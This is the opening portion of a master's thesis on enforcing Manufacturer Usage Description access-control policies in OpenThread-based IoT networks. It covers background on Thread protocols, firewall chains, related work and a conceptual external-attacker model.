Enhancing Security Measures
Exploring MUD in OpenThread-based IoT Networks

Houben, Luke J.M.

Award date:
2023

EINDHOVEN UNIVERSITY OF TECHNOLOGY

Department of Mathematics and Computer Science
Security Research Group

Enhancing Security Measures: Exploring MUD in OpenThread-based IoT Networks

Master's Thesis

Luke Houben

Supervisors:
Dr. Savio Sciancalepore
Ir. Thijs Terhoeve
Dr. Habib Mostafaei

Final Version

Eindhoven, July 2023

Abstract

The rapid expansion of Internet of Things (IoT) devices is opening new doors for adversaries to explore and attack our private surroundings, potentially threatening our daily activities. Economy pricing and constrained capabilities often characterizing IoT appliances resulted in poor security of these deployments, making previous considerations a reality. This is even more the case for very constrained IoT devices using the OpenThread protocol stack provided by Google, integrating low-power communication protocols such as IEEE 802.15.4, 6LoWPAN, and CoAP, to name a few. Such devices have confined processing, storage, and energy capabilities and can hardly integrate security protocols. Thus, these devices can be the ideal target for cyberattacks.

In this research, we extend OpenThread with a security solution based on a recent specification of the IETF, Manufacturer Usage Description (MUD). MUD enables IoT manufacturers to frame the device's allowed network communications, contributing to potentially minimizing network traffic and attack vectors to increase overall security. We designed a MUD-compliant architecture for generic OpenThread-compatible devices, and deploy it in a proof-of-concept scenario integrating the Nordic nRF5340DK System-on-Chip (SoC), equipped with dual ARM Cortex-M33 CPUs running at 128 MHz + 64 MHz and 512 KB + 64 KB of RAM. To validate our design using this proof-of-concept, we emulated and blocked several attacks experienced during the Mirai botnet attack in 2016, and experimentally verified the capability of our solution to successfully block such attacks while not affecting regular devices' operations, showing minor overhead in packet handling.

As a significant contribution, we demonstrate the seamless and cost-effective integration of MUD into (existing) OpenThread devices, introducing a novel element that imposes no adverse impact on their operations.

Preface

This master's thesis represents the culmination of my academic journey, reflecting countless hours of research, analysis, critical thinking, and tedious implementations. It serves as a testament to my dedication and passion for exploring the depths of IoT network security. Throughout this arduous yet rewarding process, I have had the privilege of being guided by the expertise and support of my esteemed supervisors, whose invaluable insights have shaped and enriched my work.

Undertaking this thesis has been an enlightening experience, enabling me to develop a deep understanding of the theoretical frameworks and methodologies employed in studying IoT network communication platforms and the security thereof. I have explored an array of scholarly resources, meticulously analyzing academic literature, conducting empirical studies, and engaging in thought-provoking discussions with experts in the field. These intellectual endeavors have not only broadened my horizons but have also fostered my intellectual growth as a researcher.

I wish to express my heartfelt gratitude to all the individuals who have contributed to the realization of this thesis. Firstly, I extend my sincerest appreciation to my supervisors, Dr. Savio Sciancalepore and Ir. Thijs Terhoeve, for their unwavering guidance, invaluable feedback, and unyielding support throughout this research journey. Their expertise and enthusiasm have been instrumental in shaping the direction and quality of this work. I express my gratitude to my third committee member, Dr. Habib Mostafaei, for taking part in the process of finalizing my master's degree. Furthermore, I am deeply indebted to my family and friends, whose unwavering support, patience, and encouragement have been a persistent source of motivation. Their belief in my abilities and their unconditional love has sustained me during the most challenging moments of this undertaking. Lastly, I extend my gratitude to the academic community and the numerous scholars whose research and insights have laid the foundation upon which this thesis stands. Their seminal works have provided the inspiration and knowledge necessary for my own intellectual exploration and scholarly contributions.

It is my sincere hope that this thesis contributes to the ongoing dialogue and advancements in the field of the Internet of Things and network security in a more general sense. May it serve as a springboard for further research and stimulate discussions among scholars, practitioners, and policymakers alike.

Contents

List of Figures

List of Tables

List of Listings

ACE Access Control Element

ACL Access Control List

ACLs Access Control Lists

ARM Advanced RISC Machine

BR Border Router

CI Continuous Integration

DDoS Dynamic Denial of Service

DoS Denial of Service

DHCP Dynamic Host Configuration Protocol

DK Development Kit

DNS Domain Name System

EULA End-User License Agreement

FTD Full Thread Device

GB Gigabyte

GPIO General Purpose Input/Output

HTTPS HyperText Transfer Protocol Secure

IEEE Institute of Electrical and Electronics Engineers

IETF Internet Engineering Task Force

IoT Internet of Things

IP Internet Protocol

ISM Industrial, Scientific, and Medical

JSON JavaScript Object Notation

LAN Local Area Network

LLDP Link Layer Discovery Protocol

LE Low Energy

MAC Media Access Control

MLE Mesh Link Establishment

MTD Minimal Thread Device

MTU Maximum Transmission Unit

MUD Manufacturer Usage Description

NAT Network Address Translation

NFC Near-Field Communication

OT OpenThread

OTBR OpenThread Border Router

PoC Proof of Concept

RAM Random Access Memory

RCP Radio Co-Processor

REED Router Eligible End Device

RFC Request For Comments

RPL Routing Protocol for Low-Power and Lossy Networks

RTOS Real-Time Operating System

RTT Round-Trip Time

SDHC Secure Digital High Capacity

SDK Software Development Kit

SDN Software Defined Network

SED Sleepy End Device

SoC System-on-Chip

TCP Transmission Control Protocol

TLV Type-Length-Value

URL Uniform Resource Locator

USB Universal Serial Bus

VPS Virtual Private Server

WAN Wide Area Network

WAP Wireless Access Point

YANG Yet Another Next Generation

Chapter 1

Introduction

Internet of Things (IoT) refers to connecting (small) physical devices to the Internet. Routers, vehicles, cameras, and other objects embedded with software and network capabilities can be part of the IoT. The goals of such devices can include exchanging sensor data, recording videos, or controlling actuators over the air. Think of devices such as the Ring Video Doorbell [4], a Shelly Switch [5], or Philips Hue Lightbulbs [6]. In 2020, individuals already owned 6 to 7 wireless devices [7], with Ericsson envisioning a total amount of 5 billion connected IoT devices in 2025 [8].

The proliferation of IoT devices has increased comfort and automation. For example, the repeated and accurate gathering of readings has become easier. But this increase in automation and ease comes at a price. IoT has brought forth new security challenges due to the constraints occasionally imposed on these devices, including limited memory, battery-powered operation, and constrained computing power, all of which contribute to the time-to-market pressures faced by manufacturers. These challenges can be the cause of weak or non-existent security measures. As a result, poorly protected IoT devices have become increasingly popular attack targets that can in turn compromise the privacy and security of other devices in connected networks.

That IoT devices have become popular targets, is reflected in recent attack history [9]. A well-known and recent example is the Mirai botnet. A botnet is a network of compromised devices controlled by an adversary that executes possibly malicious commands. Mirai managed to control over 600,000 devices at its peak by scanning Internet-connected devices and performing a brute force on the telnet protocol using a preprogrammed list of commonly used username/password combinations [10]. These devices were, after infection, instructed by the Command and Control server to attack several websites and hosting providers, such as Krebs on Security [11], OVH [12], and Dyn [13]. The first received a traffic stream of more than 600 Gbps [10], showing how many small devices can be bundled together to overflow a website that can otherwise handle a lot of traffic.

For these IoT devices to be able to reach a victim, they need to have an active Internet connection. Hardware requirements are that a device can be connected to a wired (e.g., Ethernet) or wireless (e.g., Wi-Fi) network. Network-capable devices must also run a software network stack to transceive internet packets. Which protocols are used in such a stack depends on the device manufacturer and supported technologies. A popular example is ZigBee [14]. ZigBee is a wireless communication standard designed for lossy, low-power mesh networks and is widely used in a variety of applications, such as home automation, industrial control, and healthcare [15]. Zigbee being a meshing protocol means that each node can act as a repeater of messages to and from devices in the network. This allows for a larger and more robust network, allowing communication over long distances or through

obstacles where network connectivity is limited. One of the latest promising IoT standards and the successor of ZigBee is Thread [16]. Thread is being developed by the Thread Group, a non-profit organization with the support of major technology concerns such as Google, Apple, Amazon, Samsung, and NXP [17]. The mission of the Thread Group is "The Thread Group brings the Internet to the Internet of Things through its IP-based, low power, secure and future proof mesh networking technology." [17]

MUD is a recent and upcoming security specification to improve network resilience by framing all expected network traffic [18]. Released by the Internet Engineering Task Force (IETF) in 2016, recent studies have looked into MUD as an IoT addition to network security using Software Defined Network (SDN) paradigms [19] or home networks [20]. Nevertheless, it has not yet been widely adopted by Thread [21]. This statement indicates a clear need for action, which in turn gives rise to the research question that this thesis aims to address: **How can we enforce MUD-based policies in Thread-powered networks?**

This main research question serves as the overarching inquiry that drives this study. To comprehensively investigate this topic, several subquestions have been formulated. These subquestions contribute to a complete understanding of the improvement of MUD in OpenThread network security while shedding light on the complexities and nuances of this new integration. This thesis aims to answer the following additional subquestions:

- How can MUD be enforced in an OpenThread network?
- Does MUD have an impact on the performance of an OpenThread network?
- Is MUD capable of improving the OpenThread network security?

In this thesis, we will use OpenThread [22] to investigate the security of a Thread [21] network and how to enhance the network security. Many constrained devices are still susceptible to new attacks, possibly resulting in abuse that might cause harm to people or the world around them. Critical infrastructure such as banks, energy distribution networks, or our emergency services are vital to our society, and when a disruption occurs large amounts of money get lost or people can get hurt. In an attempt to increase protection, a MUD file for the OpenThread stack is created to establish a baseline communication model. This model is communicated with a controller that enforces the communication policy on the network, therefore blocking attacks launched by the adversary.

Implementing MUD into devices compliant with OpenThread is a first step in preventing misuse of IoT devices without putting the implementation burden on the individual product developer. By implementing the MUD specification as specified in Request For Comments (RFC) 8520 [18], unnecessary and potentially vulnerable routes and protocols are forbidden by a policy enforcer in the network. Given an attacker model as defined in Chapter 3, it will be shown that implementing MUD will stop this considered adversary from performing a successful attack. After partial reference implementation of MUD in a deployed OpenThread environment, we verify the implementation by running several experiments that measure additional delay and simulate two types of attacks.

The structure of this thesis is organized as follows. The background and related work is discussed in Chapter 2. The subsequent Chapter 3 introduces the attacker and outlines the potential threats. Next in Chapter 4, we proceed to define a proof-of-concept and elaborate on its implementation within the network reference architecture. Following that, Chapter 5 delves into the experiments and their outcomes, taking into account the limitations of the proof-of-concept. Finally, we take conclusions and define the future work in Chapter 6. Post Scriptum, Appendix A includes the code utilized during the execution of the experiments.

Chapter 2

Background and Related work

The background and related work section of this thesis provides an overview of the foundational concepts, existing research, and relevant advancements in the field of IoT security. It aims to establish the context and lay the groundwork for this study. Firstly, this section introduces the network reference architecture used throughout this thesis. Next, we explain common concepts vital for understanding the rest of the content. Finally, we dive into the already performed research in this field.

2.1 Network Reference Architecture

The network reference architecture presented below serves as a foundation for understanding the subsequent statements and analysis. By incorporating a genuine and feasible network design, we establish a common context for understanding proposed ideas and methodologies. This section visually presents the network reference architecture and includes descriptions of each component in the architecture. We explain the function of each component, and how it relates to others. The reference network architecture can be found in Figure 2.1.



Figure 2.1: Visualisation of the Network Reference Architecture.

2.1.1 Component description

Internet

The internet is a collection of computers, servers, and routers that are connected but are not located inside the Local Area Network (LAN). Despite the internet consists of more than one device, the connection to the internet is depicted as a single line to the LAN gateway router for abstraction purposes.

LAN Gateway Router

The LAN gateway router is a device that connects the LAN to the internet (in terminology, the internet is then referred to as Wide Area Network (WAN)). The purpose of this device is multiple, and not limited to e.g. Packet Routing, DHCP Assignments, Firewall implementation, and Domain Name System (DNS) resolution. The gateway router is considered to only have ethernet capabilities, such that a separate wireless access point is needed for Wi-Fi-enabled devices. This can be the case in large companies or facilities, where internet-connected devices are scattered across a large space, but only one gateway router is present.

LAN Wireless Access Point

A Wireless Access Point (WAP) functions as a bridge between wireless devices and the LAN Gateway Router. It broadcasts a Wi-Fi network that wireless clients can (securely) connect to and communicate over. The WAP forwards received packets to the gateway router and sends back corresponding packets over a wireless signal. There can be multiple access points connected to a (gateway) router.

Personal Computer / Mobile Phone

These devices resemble the variety of consumer-grade utilities that might already be available on the LAN. Since there exist many categories of devices, only a subset of what we consider is included in the diagram. These devices often make extensive use of the internet and are used to access a large range of web services.

Thread Border Router

The Thread border router is a special kind of device. On one side, it connects to the existing LAN by using the channel created by the WAP. On the other side, the border router performs communication between Thread-enabled devices inside the IoT meshed network. The use of a border router is required because Thread communicates using a different protocol than the standard Wi-Fi network uses. This device makes it possible to integrate Thread-based IoT devices into an existing LAN. It also offers all services a regular Thread router delivers, such as but not limited to Network Address Translation (NAT), packet routing, and DNS resolution.

Thread Router

A Thread router sends incoming/outgoing packets to the correct devices while maintaining information on the connected devices. The router stores packets that are not yet transferred to e.g. a Sleepy End Device (SED), until this device wakes up and starts transceiving again. The router itself cannot sleep, as parts of the network can then become unreachable.

Sleepy End-Device

A Sleepy End Device (SED) is a Thread-capable device that is not continuously active in order to meet some energy constraints. Disabling the transceiver and other unnecessary modules and peripherals saves three to four times the amount of current compared to an active Thread device [23]. A SED is connected to at most one Thread Router, which stores any messages that might arrive at the SED while the device is sleeping. Sleepy end devices poll the parent router routinely in order to fetch any missed messages while sleeping. Once no more messages are available and all are processed, the device remains back to sleep.

MUD Server

The MUD server is an external file server outside the LAN. Its purpose is to publicly host MUD files in order to facilitate a proper MUD file discovery. A MUD file server is often kept up-to-date by the manufacturer and can contain MUD files for many different devices. A MUD file is accessed by a Uniform Resource Locator (URL) that is programmed inside the firmware of the (sleepy) end devices.

MUD File

The MUD file is generated by the manufacturer of the end device and contains Yet Another Next Generation (YANG) [24] serialized Access Control Lists (ACLs) stored in JavaScript Object Notation (JSON) [25] format. The entries from the ACLs together define the allowed network traffic to and from a single device. The MUD file is communicated with a MUD controller for enforcement in the network.

2.2 Foundational Concepts

Thread [16] is a recently created specification put together by Thread Group Inc. [17] and was first released in 2015. Thread is a low-power, low-latency wireless mesh networking protocol composed of open and proven standards [16]. The purpose of Thread is to create an interoperable IoT protocol specification for the Internet Protocol (IP) [16]. The Thread specification is publicly available at no cost, but registration and agreement to an End-User License Agreement (EULA) are required [21]. The Thread specification defines all protocols that must be implemented by a Thread device. We will explain the most significant protocols and standards.

6LoWPAN stands for IPv6 over Low-Power Wireless Personal Area Networks [26]. It is a technology that allows IoT devices to communicate over a wireless network using IPv6. 6LoWPAN adapts IPv6 packets by applying a number of header compression techniques that reduce the size of the IPv6 headers [27], making them small enough to fit within the limited bandwidth and power constraints of wireless IoT networks.

The 6LoWPAN optimization techniques include [27]:

- The use of a mesh routing protocol, which allows packets to be forwarded from one node to another until they reach their destination.
- The use of stateless header compression eliminates unnecessary fields in the IPv6 header that do not change from packet to packet.
- The use of context-based compression assigns a unique identifier to each node in the network, allowing the source and destination address to be compressed to a single byte each.

- The use of fragmentation and reassembly allows large packets to be broken down into smaller fragments that can be transmitted over the wireless network and then reassembled at the destination.

6LoWPAN makes it possible for Thread devices to be routable on the global IPv6 network, allowing a vast address space compared to the limited one of the IPv4 network. By applying discussed header compression techniques, packets are made smaller and data transfer is done quicker, improving transmission times and thus optimized for battery-powered devices. 6LoWPAN runs on the network layer of the OSI model [28].

IEEE 802.15.4 is a wireless communication standard for low-rate wireless personal area networks. The protocol defines the physical and MAC layers of the OSI model [28] and specifies the communication protocols and network architecture for short-range, low-power wireless devices [29]. IEEE 802.15.4 operates in multiple Industrial, Scientific, and Medical (ISM) bands, including the same 2.4 GHz band as Wi-Fi (IEEE 802.11). It supplies Media Access Control (MAC) functionality such as channel access mechanisms, addressing, frame handling, and network synchronization [29]. The standard includes provisions for confidentiality, integrity, and authenticity through encryption and message authentication codes. It usually supports a data rate of up to a couple of hundred kilobytes, but this depends on the environment of deployment.

IEEE 802.11 and IEEE 802.3 are both standards used in network communications. They are known as Wi-Fi and Ethernet respectively. Both standards define operations for the physical- and MAC layers and include techniques for channel access, network synchronization, and other usual MAC layer responsibilities [30] [31]. The main difference between the two is that IEEE 802.3 is used for wired communication, while IEEE 802.11 is a wireless standard. Datarates of Ethernet can reach higher than those of Wi-Fi because of the more reliable wired communication. Wi-Fi on the other hand offers the flexibility of roaming around within a certain range. Both standards are widely adopted and used in day-to-day life.

IPv4 is a protocol used to identify and locate devices on a network. It assigns unique IP addresses to devices to establish communication and enable data transfer across the Internet. It uses 32-bits addressing, resulting in 4.294.967.296 unique IP addresses. An example of an IPv4 can be 172.17.217.2. Some ranges are reserved for other purposes and are not handed out to networks and devices [32]. It has been the foundation of internet connectivity for a long time, however, the limited number of available IPv4 addresses has become a challenge. This led to the development and adoption of a new internet protocol, IPv6.

IPv6 is the latest version of the Internet Protocol and the successor of IPv4. It improves on the limitations of IPv4 by expanding the address space, allowing for a significantly larger number of unique IP addresses [27]. Because of the growing number of devices connecting to the Internet, the IPv4 addresses ran out. IPv6 has become increasingly important as the world transitions to a more connected and Internet-dependent environment. It provides a solution to address the IPv4 address exhaustion problem and supports the future growth of the Internet of Things.

UDP stands for User Datagram Protocol and provides a lightweight and efficient way of transmitting data over IP networks. The protocol provides a simple and minimalistic approach to data transmission, offering low overhead and faster communication compared to TCP. Contrary to TCP, is UDP connectionless, meaning no pre-connection is made and packets are sent to the host without a handshake [33]. UDP is stateless as well, meaning it does not store state information about the communications between the sender and receiver.

UDP is not a reliable protocol, and it may happen that UDP datagrams are lost or duplicated during sending. The advantage of UDP over TCP is smaller datagram headers, which are better for constrained networks.

TCP stands for Transmission Control Protocol and is a transport layer protocol that provides reliable communication over IP networks. It provides ordered and error-free delivery of data between the sender and a receiver [34]. In contrast to UDP, TCP contains additional mechanisms to ensure packet delivery, i.e. congestion control and error detection [34]. This comes at a price of larger headers, increasing transmission times, and decreasing the energy efficiency of constrained devices. Therefore, the Thread specification dictates the use of UDP as a transport layer protocol.

CoAP is known as the Constrained Application Protocol and serves as a specialized web transfer protocol for constrained IoT networks. It can be compared to HTTP in the sense that CoAP is also a client-server protocol but instead suited for constrained environments where regular HTTP would not function properly. The protocol is designed for reliability in low bandwidth and high congestion through its low power consumption and low network overhead [35]. CoAP can accomplish this by using a small message format which reduces bandwidth and the amount of processing power the nodes need to process the message. CoAP messages are sent in binary format rather than a human-readable format, which brings along smaller message sizes and faster parsing times [35]. CoAP runs on top of UDP and implements reliable communication between the client and server.

MLE stands for Mesh-Link Establishment and is a protocol used in OpenThread to establish and maintain links between neighboring devices in a network. New devices are admitted to the network by instantiating a direct connection to one parent router [36]. Existing devices can be assigned to another parent router if the topology of the network changes. This allows the network to "heal" in case of disconnecting routers [21]. The Mesh Link Establishment (MLE) protocol uses Type-Length-Value (TLV) structures to convey various information during the link establishment process [36]. TLVs are a common data structure format used to organize and exchange data in other networking protocols.

2.2.1 OpenThread

Thread is a specification of components, protocols, and functionality [21]. It cannot be directly ported to a programmable device. Google released its own Thread implementation as an open-source codebase on GitHub [37] for the community to "*accelerate the development of products for the connected home and commercial buildings.*" [22]. OpenThread can operate stand-alone because of its event-driven kernel, but can also be ported to other embedded operating systems [38]. OpenThread implements the Thread specification, and so is certified as a Thread Certified Component on a number of platforms, meaning OpenThread has been tested against a testing harness and works well with other Thread devices as it is fully Thread compliant [39].

OpenThread supports a number of Thread device types, such as Minimal Thread Device (MTD), Full Thread Device (FTD),Sleepy End Device, Router Eligible End Device (REED), and Border Router (BR). The type of device specifies the functionality the machine is capable of performing. The BR is necessary as this device acts as a proxy between the Thread network and the LAN as explained in Section 2.1.1.

2.2.2 OpenThread Border Router

The OpenThread codebase only contains the Thread protocol stack. Since a border router also connects to the LAN, other network stacks need to be available to the device as well. For this connectivity with Wi-Fi (IEEE 802.11) or Ethernet (IEEE 802.3), the border router implements additional network stacks. This device is known as the OpenThread Border Router (OTBR) [40]. Google has made its own implementation of the software open-source and is available on GitHub [41]. This software is classified by Thread as a certified component and thus adheres to the Thread specification [21].

2.2.3 Manufacturer Usage Description

Manufacturer Usage Description (MUD) is a relatively new type of access control policy used to formally specify the network behavior of MUD-enabled appliances [18]. MUD opens up new ways for manufacturers to specify the expected network behavior of their devices. Enforcing these specifications empowers network administrators to prevent unwanted connections, thereby enhancing network security and reducing the risk of potential attacks. MUD is defined in RFC 8520 [18].

MUD policies are specified in a MUD file [18]. This file is a JSON [25] serialized representation of a YANG data model [24] containing a root object "ietf-mud". This object contains information about the intended use of the said device. Metadata such as version, file location, and file signature are defined. Amongst this metadata, an "ietf-access-control-list" is included that defines an Access Control List (ACL) having multiple Access Control Element (ACE). Each entry represents a whitelisted service that should be allowed by the policy enforcer based on e.g. source/destination IP or port.

The MUD URL is defined per device, so there is no single link between the device and MUD file. Therefore, when a new utility joins the network, a MUD URL must be transmitted to the enforcer. The URL is a link to the storage location of the MUD file. The specification defines three methods of transmitting this location [18]. Firstly, the Dynamic Host Configuration Protocol (DHCP) protocol can be used as a carrier for this URL. Secondly, Link Layer Discovery Protocol (LLDP) can be used as a carrier. Finally, the URL can be used in an extension of an X.509 certificate.

Using one of these carriers, the URL is sent to a controller that fetches the MUD file from the remote server. Signatures can be available to verify this content. When there is one available, it is downloaded and checked against the MUD file. When correct, the MUD policy is converted into an ACL that can be enforced somewhere on the network.

While the first version of the MUD RFC was released in 2019, this mechanism has not yet been widely adopted in IoT network security. It does, however, have the potential of becoming a powerful tool in preventing IoT attacks by ensuring devices are only able to perform the functions the vendor intended.

2.2.4 Firewall

A firewall can be used to enforce policies on incoming or outgoing traffic. It can distinguish network packets based on header information such as e.g. source/destination IP address, source/destination port, protocol, and/or direction. This allows for granular control of traffic flows. Since MUD policies specify allowed network traffic, a firewall seems like a good solution for handling the enforcement of MUD policies.

Examples of Unix-based firewalls are *iptables* and *ip6tables* for IPv4 and IPv6 traffic respectively. These programs make use of so-called chains to guide the decision-making process [42]. There are three default chains available, called INPUT, FORWARD, and OUTPUT.



Figure 2.2: Default Chains in a Firewall.

INPUT and OUTPUT are meant for traffic destined for or coming from the host device respectively. The FORWARD chain is traversed when routing network packets from and to other devices. See Figure 2.2 as an illustration of how the chains should work on a border router.

In the case of a border router, it forwards packets destined for devices connected to the Thread network. For that, *ip(6)tables* uses the FORWARD chain. There can be multiple user-defined chains connected to one of the default chains, which are traversed to derive a terminating policy. This policy can be ACCEPT, REJECT, or DROP. Accepted packets are forwarded, while dropped or rejected packets are discarded and thrown away. An example flow can be found in Figure 2.3, where only packets on port 22 and port 23 are allowed for device X, but device Y can have all traffic except packets from device Z.



Figure 2.3: Firewall Example.

2.3 Literature Review

We provide an overview of existing research in the field of MUD and IoT networks. The aim is to contextualize our research within the broader scholarly landscape, highlighting the gap and how this thesis aims to address that gap. An overview of related work and topics each one addresses can be found in Table 2.1.

Recent studies of OpenThread discuss the current state of IoT networks. Kim et al. [43] discuss the differences between Thread and an older specification for constrained networks, called Routing Protocol for Low-Power and Lossy Networks (RPL) [44]. Grohmann and Rzepecki [45] [46] have performed tests on OpenThread, measuring performance in realistic deployment environments from which they individually conclude that interference can cause significant packet losses in OpenThread. Despite these losses, OpenThread scales well in moderate-sized home networks [47].

MUD has been around since 2016 [18]. In recent work, the use of MUD in SDN-based networks is a popular angle of investigation [48] [49] [19]. Sajjad et al. have proposed additional security measures such as MUD URL authentication [20], while Hamza et al. focus on the generation of MUD files adhering to the original specification [50].

Our goal is not to extend one of the existing specifications, but rather combine them together into a novel security measure to increase the speed of adoption. From the overview of related work, we can identify the gap. Recent studies have not yet considered the use of (Open)Thread together with MUD policy application to counter IoT attacks. These topics are shown in green. There has not been a recent publication tackling these four topics altogether. The identified gap in the existing related work necessitates the development of a novel research work, which is addressed in this thesis.

Authors	IoT Attacks	Thread	Open Thread	MUD Policy Application	MUD Limitations	SDN
This Thesis	X	X	X	X	X	
Akestoridis et al. [51]	X	X	X			
Kim et al. [43]		X	X			
Grohmann et al. [45]		X	X			
Rzepecki et al. [46]		X	X			
Hamza et al. [48]	X			X	X	X
Garcia et al. [49]				X		X
Ranganathan et al. [19]				X		X
Herrera et al. [47]		X				
Heeb et al. [52]	X				X	
Zarca et al. [53]	X					X
Gallais et al. [54]	X					
Capossele et al. [55]	X					
Uher et al. [56]	X					
Hamza et al. [50]					X	

Table 2.1: Overview of Related Work.

Chapter 3

Attacker and Threat Model

Vulnerabilities can appear in all kinds of system components. An attacker may exploit such vulnerability if it remains undiscovered or when discovered, remains unpatched by the vendor. This can happen due to reasons known to the vendor, including financial motives or technological depth. Which vulnerabilities effectively lead to an attack may depend on many factors. Impact, cost, damage, and difficulty can be among these. In this section, we describe our interpretation of such an attacker and specify the qualifications and restrictions of the attacker. During the remaining part of this thesis, we will consider the attacker, attacker capabilities, and threats defined in this chapter.

3.1 Attacker Model

We define the attacker that we consider when running our experiments. The experiments will be looked at from the attacker's perspective. Consider an adversary. The goal of this adversary is to break into a Thread-based network and gain control over one or more of the connected devices. The adversary has chosen Thread-based devices, as IoT devices can be less secured because of all sorts of constraints that can be imposed on these devices, such as battery constraints or network constraints. Once the adversary gains control over one or more devices, the adversary can choose to perform any attack desired. These attacks are further looked at in Section 3.2.

3.1.1 Location

The adversaries' location is important when considering the abilities of an attacker. Depending on the location, security measures might be in place already. For example, when an attacker is internal to the LAN, it can circumvent the firewall where external traffic is filtered. Internal attackers may have the additional benefit of being near devices in order to execute hardware attacks. In this attacker model, we consider the adversary to be **external** to the local network of the victim. This is based on the following considerations.

- An external adversary is not bound to one single network. This opens up additional opportunities for other victims. Since OpenThread is not bound to one network either, but rather deployed on a global scale, it makes sense to consider an external attacker.
- An external adversary needs less preknowledge of their victims. As for an internal attacker, it first needs to find a way into the local network. This requires additional preknowledge on the victim's infrastructure, like passwords, available ethernet ports, or other information usually not instantly available to an attacker. We assume the attacker is aiming for a global-scale attack, rather than one personalized against one victim.

- An external adversary does not need to be near its victims. Therefore, attacks can be launched from other remote locations with network access. This increases the attacker's privacy and versatility.
- An external adversary can launch attacks on a larger scale. Where an internal attacker would be bound to local devices, an external attacker can discover the whole IPv6 space looking for potential victims.

3.1.2 Capabilities and Limitations

To devise effective countermeasures against malicious users, it is crucial to have a comprehensive understanding of the potential threats and capabilities of attackers. By analyzing the various techniques, resources, and potential actions that adversaries may employ, we gain valuable insights into their capabilities and can better anticipate and mitigate potential risks.

Consider an external attacker. This attacker is connected to the internet and can forge any packet desirable. The attacker has extensive knowledge of computers, networking, and programming. Let us assume the adversary is not bound by time, and can therefore create complicated constructs and can execute processes taking up days or weeks. Because the adversary has access to the internet, they can download any tool that is available online or create tools themselves with help from the internet.

